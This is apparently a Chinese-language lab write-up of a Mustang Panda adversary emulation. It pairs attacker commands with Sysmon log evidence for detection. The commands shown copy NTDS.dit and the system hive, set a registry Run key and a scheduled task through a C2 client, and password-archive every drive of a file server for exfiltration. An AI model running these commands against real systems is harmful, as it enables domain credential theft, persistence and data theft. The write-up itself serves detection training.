
往下看到以下的紀錄可以證明攻擊者從 harrenhal 的C 槽的副本拷貝NTDS.dit與提取system.hive出來,並且刪除了 C 槽副本
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 17:42:54.802 | C:\Windows\System32\cmd.exe | readkeep | ”C:\Windows\system32\cmd.exe” /c “copy \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit \192.168.1.82\C$\windows\temp\ntds.dit” |
| Mar 25, 2026 @ 17:43:43.886 | C:\Windows\System32\reg.exe | readkeap | ”C:\Windows\system32\reg.exe” save hklm\system \192.168.1.82\C$\windows\temp\system.hive |
| Mar 25, 2026 @ 17:45:08.333 | C:\Windows\System32\net.exe | readkeap | ”C:\Windows\system32\net.exe” use /delete \192.168.1.82\C$ |

另外使用 KAPE 將 MFT 提取出來,並用 MFTECmd 分析之後,發現 system.hive 以及 NTDS.dit 儲存在 .\Windows\Temp
Persistence↗

Mustang Panda 斷開與網域控制器的連接,並透過註冊表執行鍵 AccessoryInputServices 在 harrenhal (192.168.1.82) 上安裝持久性,以便在用戶登錄時重新執行 Toneshell。Mustang Panda 隨後通過創建計劃任務來執行 VS Code 隧道批次腳本,安裝額外的持久性。Mustang Panda 然後執行持久性機制以建立 VS Code 隧道。
Attacker 模擬↗
使用下面的指令在 harrenhal 機器上 create the Registry Run Key
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 9, "args": "reg.exe add \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v AccessoryInputServices /t REG_SZ /d \"C:\\Users\\harrenhal\\Downloads\\250325_Pentos_Board_Minutes\\EssosUpdate.exe\" /f"}'使用下面的指令在 harrenhal 機器上 Create a Scheduled Task
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 10, "args": "schtasks.exe /F /Create /TN AccessoryInputServices /sc minute /MO 1 /TR C:\\Users\\harrenhal\\AppData\\Local\\CodeHelper.bat"}'

同樣輸入完 device code 之後前往 https://vscode.dev/tunnel/harrenhal
Defender↗

Registry Run Key 可以使用 Sysmon event code 1 、13 證明有新增 registry run
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 18:38:19.801 | C:\Windows\System32\reg.exe | harrenhal | reg.exe add “HKLM\Software\Microsoft\Windows\CurrentVersion\Run” /v AccessoryInputServices /t REG_SZ /d “C:\Users\htargaryen\Downloads\250325_Pentos_Board_Minutes\EssosUpdate.exe” /f |
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetObject | winlog.event_data.Details |
|---|---|---|---|---|
| Mar 25, 2026 @ 18:38:19.823 | C:\Windows\System32\reg.exe | harrenhal | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\AccessoryInputServices | C:\Users\htargaryen\Downloads<br />250325_Pentos_Board_Minutes\EssosUpdate.exe |

create a scheduled task 可以使用 Sysmon event code 1 、11
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 18:44:40.411 | C:\Windows\System32\schtasks.exe | harrenhal | schtasks.exe /F /Create /TN AccessoryInputServices /sc minute /MO 1 /TR C:\Users\harrenhal\AppData\Local\CodeHelper.bat |
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 25, 2026 @ 18:44:40.539 | C:\Windows\system32\svchost.exe | harrenhal | C:\Windows\System32\Tasks\AccessoryInputServices |
Collection and Exfiltration↗

Mustang Panda 接著開始收集並外洩感興趣的檔案。透過使用包含檔案擴展名和感興趣資料夾的檔案清單,Mustang Panda 利用 VS Code 隧道對先前發現的檔案伺服器 (192.168.1.81) 的幾個磁碟執行 WinRAR,遠端將檔案壓縮成 250 MB 的卷。然後,Mustang Panda 使用 Toneshell 下載並執行重新命名的 curl.exe,並將創建的 RAR 檔案外洩到一個由對手控制的 FTP 伺服器,
Attacker 模擬↗
先從 kali 將files.txt 下載到 harrenhal 電腦,裡面的內容為在掃描硬碟時想要檔案的副檔名
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 3, "taskNum": 11, "payload": "files.txt", "args": "C:\\Users\\harrenhal\\Downloads\\files.txt"}'
接下來使用 vscode_tunnel 掃描 file-server 的所有 dirve , 並打包成rar檔
65..90 | %{ $drive = [char]$_; & "C:\Program Files\WinRAR\rar.exe" a -r -v250m -hpj5Tft5lLFFcQK -x*\appdata\ -x*\ProgramData\* -x*\Recovery\* -x'*\System Volume Information\*' -x'*\$RECYCLE.BIN\*' -x'*\Program Files\*' -x'*\Program Files (x86)\*' -x*\Windows\* -x*\Python312\* -x*\crash_dumps\* -x*\PerfLogs\* -n@"C:\Users\harrenhal\Downloads\files.txt" "C:\Windows\Temp\${drive}.rar" 